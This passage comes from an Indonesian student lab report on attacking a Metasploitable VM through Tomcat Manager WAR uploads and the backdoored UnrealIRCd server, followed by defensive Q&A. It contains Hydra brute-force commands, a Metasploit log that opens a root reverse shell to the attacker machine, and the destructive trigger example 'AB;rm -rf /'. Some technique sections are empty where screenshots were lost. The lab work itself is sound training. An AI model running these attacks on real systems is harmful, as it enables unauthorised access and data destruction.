- Eskalasi hak akses.
- Pengambilalihan kontrol penuh atas file dan direktori yang dilindungi.
- Potensi persistence dan penyebaran malware.

Reverse Shell untuk Persistence

Setelah mendapatkan akses awal, seorang attacker biasanya ingin memastikan bahwa akses tersebut tetap tersedia bahkan setelah sistem direstart atau shell ditutup. Ini disebut persistence.

Salah satu metode persistence adalah menyisipkan reverse shell ke dalam komponen sistem yang berjalan otomatis, seperti cron job, init script, atau bahkan konfigurasi Samba yang dipicu saat ada koneksi masuk.

- Apakah eksploitasi ini masih relevan dalam sistem modern? Jelaskan alasannya.
  Eksploitasi klasik seperti terhadap vsftpd 2.3.4, kerentanan pada Samba, atau reverse shell berbasis command injection memang sangat populer dalam dunia eksploitasi pada era 2010-an. Namun, pertanyaannya sekarang: apakah eksploitasi seperti ini masih relevan di lingkungan sistem modern?

  Tidak Lagi Relevan pada Sistem yang Terupdate

  Sistem operasi modern dan layanan seperti vsftpd atau Samba kini telah:

  - Menerapkan patch keamanan berkala.
  - Mengaktifkan fitur mitigasi sistem seperti ASLR, stack canary, dan DEP.
  - Menghapus atau menonaktifkan fitur usang (misalnya, anonymous login di Samba).
  - Memanfaatkan firewall default (seperti ufw, firewalld) dan SELinux/AppArmor untuk memperketat izin akses.

  Pada sebagian besar distribusi Linux terbaru, exploit terhadap vsftpd 2.3.4 tidak dapat digunakan karena versi tersebut sudah sangat lama dan tidak tersedia di repositori resmi.

  Masih Relevan dalam Beberapa Kasus

  Namun, eksploitasi ini masih penting dan relevan dalam konteks berikut:

  - Sistem legacy: Banyak perusahaan atau instansi masih menjalankan sistem lama karena alasan kompatibilitas atau biaya.
  - Penetration Testing & Pelatihan: Eksploitasi klasik sering digunakan dalam lab CTF, pelatihan ethical hacking, atau pembelajaran awal tentang teknik eksploitasi.
  - Poor patch management: Banyak organisasi gagal menerapkan patch secara rutin, sehingga celah lama tetap terbuka.

  Oleh karena itu, meskipun secara teknis eksploit ini sudah tidak efektif terhadap sistem modern yang diperbarui, pemahaman terhadap eksploit lama tetap sangat penting — baik sebagai bagian dari proses audit keamanan, analisis historis, maupun pelatihan keamanan siber.

3. EKSPLOITASI LAYANAN WEB: APACHE TOMCAT (MANAGER WAR DEPLOYMENT)

Apache Tomcat merupakan aplikasi Java Servlet Container yang banyak digunakan untuk menjalankan aplikasi web berbasis Java. Salah satu fitur andalannya adalah Tomcat Manager App, yaitu antarmuka berbasis web yang memungkinkan pengguna dengan hak akses tertentu untuk melakukan deployment, undeployment, dan manajemen aplikasi dalam bentuk file WAR (Web Application Archive). Kerentanan utama bukan berasal dari kelemahan dalam kode program, melainkan dari konfigurasi default yang tidak aman, seperti kredensial administrator (contoh: tomcat:tomcat) yang tidak diubah. Jika Tomcat Manager App dapat diakses dari jaringan dan kredensial tidak diperbarui, maka penyerang dapat:

- Login ke antarmuka Manager
- Mengunggah file WAR berisi backdoor
- Menjalankan perintah sistem melalui shell berbasis JSP atau meterpreter

VALIDASI LAYANAN DAN KERENTANAN

```
┌──(adelia㉿kali)-[~]
└─$ nmap -p 8080 192.168.110.129  --script http-auth-finder,http-title
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 22:33 WIB
Nmap scan report for 192.168.110.129
Host is up (0.00073s latency).

PORT     STATE  SERVICE
8080/tcp closed http-proxy
MAC Address: 00:0C:29:78:C4:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds


┌──(adelia㉿kali)-[~]
└─$ hydra -l tomcat -P pass.txt 192.168.110.129 http-get /manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-31 22:34:07
[ERROR] File for passwords not found: pass.txt

┌──(adelia㉿kali)-[~]
└─$ hydra -l tomcat -P /usr/share/wordlists/rockyou.txt  192.168.110.129 http-get /m
anager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-31 22:34:52
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt
```

3.1. TEKNIK 1: EKSPLOITASI OTOMATIS DENGAN METASPLOIT



Penjelasan:

- Payload dikemas dalam file WAR yang dieksekusi melalui Tomcat Manager.
- Meterpreter menyediakan kontrol penuh dengan fitur eksplorasi dan pivot.

3.2. TEKNIK 2: UPLOAD MANUAL FILE WAR VIA CURL



Penjelasan:

- Teknik ini tidak menggunakan Metasploit, cocok untuk skenario real-world.
- Shell.war dapat dibuat menggunakan msfvenom atau script Java custom.

3.3. TEKNIK 3: VARIASI PAYLOAD DAN BIND SHELL

Penjelasan:

- Teknik ini tidak menggunakan Metasploit, cocok untuk skenario real-world.
- Shell.war dapat dibuat menggunakan msfvenom atau script Java custom.

3.4. TEKNIK 4: POST-EXPLOITATION DAN PRIVILEGE ESCALATION


Penjelasan:

• autoroute digunakan untuk pivoting ke jaringan internal.

• Gunakan hashdump dan persistence jika memungkinkan.

• Jika proses Tomcat dijalankan sebagai root, maka peluang privilege escalation tinggi.

3.5. TEKNIK 5: VERIFIKASI KERENTANAN DENGAN NMAP



Penjelasan:

• Teknik ini berguna untuk pendeteksian awal sebelum eksploitasi dilakukan.

• Dapat dikombinasikan dengan hasil credential enumeration.

KESIMPULAN DAN RANGKUMAN EKSPLOITASI

Teknik	Tool	Interaktif	Stabilitas	Tujuan Praktik
Metasploit Otomatis	msfconsole	Ya	Tinggi	Demonstrasi cepat
Curl Manual	curl	Ya	Sedang	Real-world scenario
Payload Variatif	msfvenom	Ya	Tinggi	Evaluasi efektivitas
Privilege Escalation	post modules	Ya	Tinggi	Keamanan lanjut
Nmap Verifikasi	nmap	Tidak	-	Audit awal

- Apa risiko terbesar dari tidak mengganti kredensial default (seperti tomcat:tomcat) pada server publik? Jelaskan bagaimana hal ini menjadi salah satu vektor serangan tersering di internet dan hubungannya dengan automated scanning tools.

  Salah satu kelalaian konfigurasi yang paling umum namun sangat berbahaya dalam dunia keamanan siber adalah tidak mengganti kredensial default. Aplikasi seperti Apache Tomcat sering kali hadir dengan username dan password standar seperti tomcat:tomcat atau admin:admin. Kredensial ini

biasanya digunakan untuk tujuan instalasi dan testing, namun jika tidak diubah sebelum server dipublikasikan ke internet, akan menjadi celah keamanan serius.

Risiko Utama: Akses Tidak Sah ke Fungsi Admin

Dengan kredensial default, penyerang dapat:

- Mengakses Tomcat Manager atau Host Manager, dua antarmuka administratif yang memungkinkan deploy file WAR atau menjalankan skrip berbahaya.
- Mengambil alih kontrol penuh terhadap aplikasi dan sistem backend.
- Menyisipkan malware, backdoor, atau mencuri data sensitif.

Kaitan dengan Automated Scanning Tools

Kredensial default termasuk dalam vektor serangan paling sering digunakan di internet. Mengapa?

- Tools otomatis seperti Shodan, Nmap, Masscan, dan Nikto digunakan untuk mencari server dengan port umum (misalnya 8080 untuk Tomcat).
- Setelah menemukan server yang terbuka, script atau bot otomatis akan mencoba login dengan daftar umum kredensial default.
- Serangan ini bisa terjadi hanya dalam hitungan menit setelah server online.

- Apa kelebihan dan kekurangan dari bind shell dibandingkan dengan reverse shell dalam konteks firewall dan deteksi? Bandingkan dari sisi koneksi, stabilitas, dan potensi deteksi oleh sistem keamanan.

  Perbedaan Mekanisme Koneksi

Aspek	**Bind Shell**	**Reverse Shell**
Koneksi Dimulai Dari	Target membuka port dan menunggu koneksi.	Target membuat koneksi balik ke attacker.
Port Listener	Di sisi target.	Di sisi attacker.
Firewall/NAT Compatibility	Rentan diblokir firewall karena port terbuka di target.	Lebih berhasil karena koneksi outbound lebih jarang diblokir.

  Keamanan dan Deteksi

  Bind Shell:

  - Mudah terdeteksi karena membuka port baru di sisi korban.

- Bisa dipantau dengan IDS atau firewall berbasis host (HIDS).
- Tidak efektif jika korban berada di balik NAT.

Reverse Shell:

- Lebih stealthy karena menyamar sebagai traffic keluar.
- Sering digunakan untuk menghindari firewall dan NAT.
- Tapi jika IDS mendeteksi koneksi keluar ke alamat mencurigakan, bisa diblok.

Stabilitas

- Bind shell cenderung lebih stabil karena koneksi dibangun oleh attacker yang mengontrol parameter.
- Reverse shell terkadang tidak stabil tergantung pada koneksi internet target.

- Mengapa file WAR dianggap berbahaya jika bisa dideploy tanpa validasi? Berikan penjelasan mengenai bagaimana file WAR dapat memuat berbagai jenis backdoor (JSP shell, reverse shell, command executor).

  File WAR (Web Application Archive) adalah arsip standar dalam dunia Java yang digunakan untuk mendistribusikan aplikasi web. WAR mengandung file web.xml, servlet, JSP, dan asset lainnya, yang akan dijalankan oleh servlet container seperti Apache Tomcat.

  Bahaya Ketika Tidak Ada Validasi

  Jika Tomcat dikonfigurasi agar menerima deploy file WAR dari antarmuka manager/html tanpa validasi autentikasi atau izin file:

  - Attacker bisa mengupload file WAR berisi kode berbahaya.
  - Server secara otomatis akan mengekstrak dan menjalankan isi file tersebut.

  Jenis Backdoor dalam File WAR

  File WAR bisa menyimpan berbagai payload:

- JSP Web Shell – antarmuka berbasis web untuk eksekusi perintah (misal: cmd.jsp).
- Reverse Shell – kode JSP yang menghubungi attacker dan memberi shell.
- Command Executor – shell sederhana yang mengeksekusi perintah GET/POST via browser.

Tanpa sistem validasi seperti autentikasi, pembatasan file, atau signature, server menjadi sangat rentan terhadap serangan file WAR.

- Bagaimana dampak dari menjalankan Tomcat sebagai user root dibanding user non privileged? Apa implikasinya terhadap eskalasi hak akses dan potensi kerusakan sistem?

  Dalam sistem UNIX/Linux, proses yang dijalankan sebagai root memiliki kendali penuh terhadap sistem, termasuk akses menulis ke direktori penting (/etc, /usr, /root), manipulasi jaringan, dan pembacaan file sensitif.

  Risiko Menjalankan Tomcat Sebagai Root

  Jika Tomcat dijalankan sebagai root:

  Setiap file JSP berbahaya yang dijalankan akan memiliki hak root.

  Attacker bisa:

  - Membuat user baru dengan hak root.
  - Menghapus file sistem.
  - Menginstal malware/persistence (cronjob, init script).

  Praktik Terbaik: Jalankan Sebagai Non-Privileged User

  - Gunakan user khusus seperti tomcat dengan hak terbatas.
  - Batasi akses direktori dan proses agar hanya memiliki hak minimum.

  Menjalankan sebagai root menyederhanakan tahap privilege escalation — attacker tidak perlu mencari celah lain karena sudah langsung mendapat kontrol penuh.

- Apa yang membedakan eksploitasi berbasis file WAR dengan teknik RCE lain yang tidak bergantung pada file upload? Jelaskan keunggulan dan batasannya.

  Eksploitasi Berbasis File WAR

  - Mengandalkan upload file ke server (biasanya via Tomcat Manager).

- Butuh akses deploy atau celah upload file.
- Setelah berhasil, payload dijalankan sebagai aplikasi resmi di dalam kontainer servlet.

RCE Tanpa Upload File (Command Injection, Deserialization, dll)

- Tidak butuh menyisipkan file ke sistem.
- Mengandalkan celah logika dalam parameter HTTP, cookie, atau payload API.
- Contoh: RCE via deserialization di Apache Struts, command injection di ping, system().

Perbandingan

Aspek	**File WAR Exploit**	**RCE Non-Upload**
Syarat	Akses deploy/upload	Akses endpoint tertentu
Persistensi	Lebih mudah disisipkan dalam server	Lebih tergantung pada sesi eksekusi
Deteksi	Bisa terdeteksi jika WAR muncul di filesystem	Lebih tersembunyi, sulit forensik
Fleksibilitas	Bisa bawa berbagai file dan payload	Terbatas oleh celah di endpoint

4. EKSPLOITASI LAYANAN IRC: UNREALIRCD 3.2.8.1 (BACKDOORED VER)

   UnrealIRCd merupakan salah satu daemon IRC (Internet Relay Chat) paling populer yang banyak digunakan dalam implementasi server komunikasi berbasis teks. Namun, pada tahun 2010, ditemukan bahwa versi 3.2.8.1 yang tersedia pada salah satu mirror unduhan resmi telah dimodifikasi oleh pihak tak bertanggung jawab, di mana source code-nya telah disisipi backdoor secara diam-diam.

   Backdoor tersebut memungkinkan eksekusi perintah sistem secara langsung oleh siapa saja, bahkan tanpa melalui proses autentikasi sama sekali. Hal ini termasuk

dalam kategori supply chain attack, yaitu serangan yang memanipulasi software sebelum mencapai pengguna akhir melalui repositori atau mirror resmi.

Karakteristik utama kerentanan ini mencakup:

- Pre-auth Remote Command Execution (RCE): Perintah dapat dikirimkan tanpa
- login.
- Vector eksploitasi berbasis protokol IRC: dengan pola trigger "AB;"
- Shell command injection: memungkinkan pemanggilan shell dari sistem target.

4.1. TEKNIK 1: EKSPLOITASI OTOMATIS DENGAN METASPLOIT

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/un
ix/irc/unreal_ircd_3281_backdoor

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.110.129
RHOSTS ⇒ 192.168.110.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT ⇒ 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
═══════════════════

   #   Name                                        Disclosure Date  Rank    Check  D
escription
   -   ────                                        ───────────────  ────    ─────  -
──────────
   0   payload/cmd/unix/adduser                    .                normal  No     A
dd user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     U
nix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     U
nix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     U
nix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     U
nix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     U
nix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     U
nix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     U
nix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .                normal  No     U
nix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .                normal  No     U
nix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .                normal  No     U
nix Command Shell, Reverse TCP (via Ruby)
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > st LHOST 192.168.110.130
[-] Unknown command: st. Run the help command for more details.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.110.130
LHOST ⇒ 192.168.110.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.110.130:4444
[*] 192.168.110.129:6667 - Connected to 192.168.110.129:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.110.129:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo iWEZOXIpqB2BTN5M;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "iWEZOXIpqB2BTN5M\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.110.130:4444 → 192.168.110.129:57253) a
t 2025-05-31 22:55:17 +0700

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
```

Penjelasan:

- Metasploit akan mengirimkan string trigger "AB; <payload>" melalui kanal IRC.
- Payload reverse shell dikemas dalam format Netcat dan memanggil koneksi balik ke mesin attacker.
- Teknik ini sangat efektif karena tidak memerlukan autentikasi maupun login IRC.

KESIMPULAN DAN RANGKUMAN EKSPLOITASI

Teknik	Tool	Interaktif	Stabilitas	Tujuan Praktik
Metasploit Otomatis	msfconsole	Ya	Tinggi	Demonstrasi eksploitasi cepat
Eksploitasi Manual Netcat	nc	Ya	Sedang	Eksperimen manual dan analisis RCE
Payload Bash Alternatif	bash	Ya	Tinggi	Variasi teknik & fallback method

- Mengapa backdoor UnrealIRCd ini tidak memerlukan autentikasi?

  UnrealIRCd adalah salah satu server IRC (Internet Relay Chat) paling populer yang digunakan untuk menjalankan layanan komunikasi berbasis teks real-time. Pada tahun 2010, terjadi salah satu insiden keamanan paling terkenal dalam sejarah software open-source, yaitu penemuan backdoor berbahaya dalam kode sumber UnrealIRCd versi 3.2.8.1.

  Sumber Masalah: Supply-Chain Attack

  Alih-alih ditemukan melalui eksploit tradisional, backdoor ini disisipkan langsung dalam kode sumber resmi yang tersedia di situs mirror tidak resmi. Para pengembang utama UnrealIRCd sendiri tidak mengetahui keberadaan kode jahat ini selama berbulan-bulan. Artinya, siapa pun yang mengunduh dan mengompilasi UnrealIRCd dari mirror tersebut akan memasang server dengan backdoor aktif.

  Backdoor ini menambahkan sebuah fungsi tersembunyi ke dalam binary UnrealIRCd, yang secara otomatis mengeksekusi perintah shell yang dikirim melalui jaringan.

  Contoh sintaks backdoor:

  AB;COMMAND

  Jika attacker mengirim string seperti AB;rm -rf /, maka perintah rm -rf / akan dijalankan secara langsung oleh server — tanpa perlu login, autentikasi, atau hak istimewa apa pun. Karena:

  - Backdoor beroperasi sebelum proses otentikasi IRC dimulai.
  - Kode jahat disisipkan langsung ke dalam handler parsing pesan IRC.
  - Tidak ada pengecekan hak akses; selama pesan mengikuti pola backdoor, perintah akan dijalankan.

  Dengan kata lain, attacker hanya perlu membuka koneksi TCP ke server IRC (biasanya port 6667) dan mengirimkan string spesifik — tidak perlu akun, login, atau sesi aktif. Ini menjadikan backdoor UnrealIRCd sangat berbahaya, karena:

  - Dapat dijalankan oleh siapa pun dari internet.
  - Tidak meninggalkan jejak login konvensional.
  - Sulit dideteksi oleh admin kecuali dengan memeriksa kode sumber atau melakukan packet inspection mendalam.

- Jelaskan bagaimana supply-chain attack seperti ini dapat berdampak pada kepercayaan terhadap software open-source.

  Supply-chain attack adalah serangan yang menargetkan proses pengembangan, distribusi, atau pembaruan software. Alih-alih menyerang pengguna secara langsung, attacker menyisipkan malware ke dalam software yang tampaknya resmi, sehingga korban secara tidak sadar menginstal backdoor dari sumber yang tampaknya tepercaya.

  Efek pada Dunia Open-Source

  Komunitas open-source sangat bergantung pada transparansi, kolaborasi, dan kepercayaan. Siapa pun bisa mengunduh, mengubah, dan menyebarkan ulang kode. Ini adalah kekuatan utama open-source, tetapi juga menjadi celah serius jika kontrol distribusi longgar.

  Dampak Langsung Supply-Chain Attack seperti pada UnrealIRCd:

  1. Keruntuhan Kepercayaan:

     Pengguna tidak lagi yakin bahwa software dari situs resmi/terkenal aman.

     Dikhawatirkan ada versi berbeda antara yang tersedia di mirror dan yang ada di GitHub resmi.

  2. Distribusi Malware Masif:

     Dalam kasus UnrealIRCd, ribuan server IRC di seluruh dunia menjalankan kode jahat — secara tidak sadar membuka akses penuh ke attacker.

  3. Kerentanan Rantai Distribusi:

     Repositori mirror, dependency manager, dan bahkan CI/CD pipeline bisa menjadi titik lemah.

     Kasus serupa juga pernah terjadi pada SolarWinds dan paket NPM seperti event-stream.

  4. Dampak Jangka Panjang pada Proyek Open-Source:

     Pengembang harus menanggung beban reputasi.

     Komunitas jadi ragu mengadopsi proyek baru.

     Proyek yang tidak aktif rentan ditinggalkan atau dibajak (project hijacking).

- Apa bahaya dari eksploitasi berbasis protokol IRC di lingkungan kampus atau perusahaan?

  IRC (Internet Relay Chat) adalah protokol lama namun masih digunakan di beberapa komunitas dan sistem internal. Meskipun ringan dan sederhana, IRC tidak dirancang dengan keamanan sebagai prioritas utama. Dalam konteks modern, eksploitasi berbasis protokol IRC masih menyimpan beberapa risiko signifikan, terutama di lingkungan seperti kampus, organisasi, dan perusahaan.

  Bahaya Potensial:

  1. Komunikasi Berbasis Teks Tidak Terenkripsi

     Protokol IRC tradisional bekerja dalam format teks polos melalui port 6667. Semua informasi, termasuk username, password (jika ada), dan perintah, dapat disadap melalui sniffing tools seperti Wireshark.

     Di jaringan terbuka seperti kampus, ini sangat mudah dieksploitasi oleh attacker local

  2. Botnet dan Command & Control (C2)

     IRC pernah menjadi tulang punggung komunikasi botnet.

     Malware yang terinstal di jaringan lokal bisa menggunakan server IRC sebagai pusat kontrol.

     Komunikasi C2 berbasis IRC lebih sulit dilacak dibanding HTTP biasa karena dapat disamarkan sebagai lalu lintas sah.

  3. Eksploitasi Server IRC

     Seperti kasus UnrealIRCd, server IRC yang salah konfigurasi atau terinfeksi backdoor bisa memberi akses shell ke attacker dari jarak jauh.

     Jika server ini berjalan dalam jaringan internal perusahaan, maka attacker bisa menjadikannya pivot point untuk meluncurkan serangan lateral ke sistem lain.

  4. Pemanfaatan IRC untuk Exfiltration

     IRC dapat digunakan sebagai kanal untuk data exfiltration, yaitu mengirimkan data sensitif secara tersembunyi keluar jaringan tanpa memicu alert dari DLP (Data Loss Prevention).

     Perintah seperti /msg attacker_bot data terlihat normal dalam traffic IRC, namun bisa membawa informasi rahasia.

Konteks Kampus dan Organisasi

Lingkungan kampus sering memiliki jaringan terbuka dengan sedikit segmentasi, membuatnya ideal untuk eksploitasi via protokol seperti IRC.

Lingkungan perusahaan bisa memiliki sistem legacy yang masih menggunakan IRC untuk logging, debugging, atau komunikasi developer.

E. ANALISA

Dalam dunia keamanan siber modern, ancaman tidak lagi datang hanya dari luar perimeter jaringan. Sebaliknya, banyak serangan kini berasal dari dalam — baik karena kesalahan konfigurasi, penggunaan software yang telah disusupi (supply-chain attack), hingga kelalaian pengguna atau admin dalam menjaga standar keamanan dasar seperti kredensial. Dari kumpulan kasus dan pertanyaan yang telah dijawab, kita dapat menyusun sebuah gambaran utuh tentang bagaimana kerentanan-kerentanan kecil dapat membentuk jalur eksploitasi besar yang berbahaya.

Kredensial Default: Vektor Serangan Paling Umum dan Diremehkan

Salah satu risiko yang sangat mendasar namun sering diabaikan adalah penggunaan kredensial default seperti tomcat:tomcat pada server aplikasi yang terekspos ke publik. Banyak administrator sistem yang lupa atau menunda mengganti kredensial ini, dengan asumsi bahwa tidak ada yang akan mencarinya. Padahal, kenyataannya justru sebaliknya. Saat ini, ribuan scanner otomatis (seperti Shodan, ZMap, atau bot skrip massal) terus-menerus menjelajahi internet, mencoba masuk ke sistem-sistem dengan kombinasi username/password default yang sudah dikenal. Serangan berbasis kredensial default adalah pintu masuk tercepat dan termudah menuju kontrol penuh terhadap sistem. Dari titik ini, attacker bisa mengunggah file WAR berisi backdoor, menjalankan reverse shell, dan melakukan lateral movement ke sistem lain dalam jaringan.

Reverse Shell vs Bind Shell: Strategi Melawan Firewall

Dalam konteks eskalasi akses, dua teknik utama sering digunakan untuk mendapatkan shell dari jarak jauh: bind shell dan reverse shell. Analisis menunjukkan bahwa reverse shell lebih efektif dalam lingkungan modern karena:

- Lebih mudah menembus firewall dan NAT (karena koneksi dimulai dari dalam jaringan).
- Lebih jarang memicu alert dari sistem IDS/IPS karena terlihat seperti koneksi keluar biasa.
- Stabil di banyak arsitektur jaringan, terutama dalam cloud dan environment dengan dynamic IP.

Sebaliknya, bind shell cenderung lebih cepat terdeteksi karena membuka port pada target dan menunggu koneksi masuk, yang sangat mencolok dalam sistem pemantauan lalu lintas.

Eksploitasi Melalui File WAR dan Risiko Eskalasi Akses

Salah satu teknik favorit attacker ketika berhasil mendapatkan akses ke panel manajemen aplikasi (seperti Apache Tomcat) adalah unggah file WAR. File ini sejatinya adalah arsip Java yang dapat berisi aplikasi web — tetapi bisa dengan mudah disusupi JSP Shell, reverse shell, command injection tools, dan bahkan loader untuk malware lainnya.

Ketika server Tomcat dijalankan sebagai user root, dampaknya akan jauh lebih parah. Karena:

- Shell yang dihasilkan akan memiliki akses penuh ke sistem file.
- Backdoor bisa ditanam secara permanen di direktori sistem (misalnya, /etc/init.d, /root/.ssh/authorized_keys).
- Eskalasi hak akses menjadi tidak lagi diperlukan, karena attacker sudah mendapatkan level tertinggi sejak awal.

Namun, jika Tomcat dijalankan sebagai non-privileged user, maka dampaknya bisa diminimalisir. Ini menunjukkan pentingnya prinsip least privilege dalam arsitektur sistem.

Backdoor & Supply Chain: Pelajaran dari UnrealIRCd

Studi kasus UnrealIRCd adalah ilustrasi nyata dari betapa berbahayanya supply-chain attack. Dalam kasus ini, attacker berhasil menyisipkan backdoor langsung ke dalam kode sumber IRC server yang banyak diunduh dari mirror tidak resmi. Hasilnya: ribuan server yang tampaknya bersih ternyata dapat dikendalikan penuh melalui perintah IRC khusus, tanpa login, tanpa autentikasi.

Kasus ini menghancurkan kepercayaan terhadap distribusi software open-source yang tidak menerapkan verifikasi integritas secara ketat. Ini menjadi pelajaran penting bahwa:

- Open-source tetap bisa berbahaya jika distribusinya tidak dikendalikan dengan baik.
- Pengguna harus membiasakan diri untuk verifikasi checksum, GPG signature, dan hanya mengunduh dari situs resmi.
- Pengembang harus transparan dan cepat tanggap terhadap laporan keamanan.

IRC sebagai Kanal Eksploitasi di Lingkungan Internal

Walau protokol IRC tampak kuno, ia masih digunakan secara terbatas dalam debugging, monitoring, dan sistem komunikasi privat. Namun, di lingkungan kampus atau perusahaan, protokol ini justru bisa menjadi saluran tersembunyi (covert channel) bagi attacker:

- Bisa digunakan untuk menyembunyikan komunikasi Command and Control (C2) dalam botnet.
- Lalu lintas IRC bisa terlihat “normal” bagi sistem pemantauan yang tidak dikonfigurasi dengan baik.
- Menyediakan saluran yang sangat stabil dan ringan untuk data exfiltration.

Terlebih lagi, jika terdapat server IRC internal yang tidak diamankan, attacker bisa menyusupkan backdoor atau menyalahgunakan channel untuk komunikasi sesama agen malware di jaringan yang sama.

F. KESIMPULAN

Dari seluruh pembahasan mengenai berbagai teknik eksploitasi, kelemahan sistem, dan serangan berbasis supply chain, kita dapat menyimpulkan bahwa keamanan sistem tidak hanya ditentukan oleh teknologi yang digunakan, melainkan juga oleh kedisiplinan konfigurasi, kesadaran terhadap ancaman, dan ketepatan dalam menerapkan prinsip keamanan dasar.

Beberapa pola penting muncul secara konsisten dari studi kasus yang dibahas:

1. Kelalaian Konfigurasi Masih Menjadi Titik Lemah Terbesar

   Penggunaan kredensial default seperti tomcat:tomcat merupakan contoh klasik kelalaian manusia yang membuka celah lebar bagi attacker. Ketika sistem berbasis web dibiarkan dengan autentikasi standar, maka ia menjadi target mudah bagi automated scanning tools yang secara aktif menyisir internet untuk mengeksploitasi kerentanan umum ini. Hal yang tampak sederhana ternyata dapat menjadi pintu masuk menuju pengambilalihan sistem secara penuh.
2. Teknik Reverse Shell Lebih Efektif di Era Jaringan Modern

   Dalam konteks firewall dan arsitektur jaringan yang kompleks seperti NAT, reverse shell jauh lebih fleksibel dan cenderung lolos dari deteksi sistem keamanan. Ini menunjukkan bagaimana attacker menyesuaikan taktik mereka dengan lanskap teknologi yang berkembang, dan menuntut kita sebagai defender untuk memahami pola koneksi yang tidak biasa sebagai bagian dari deteksi dini ancaman.
3. File WAR Sebagai Wadah Serbaguna Eksploitasi

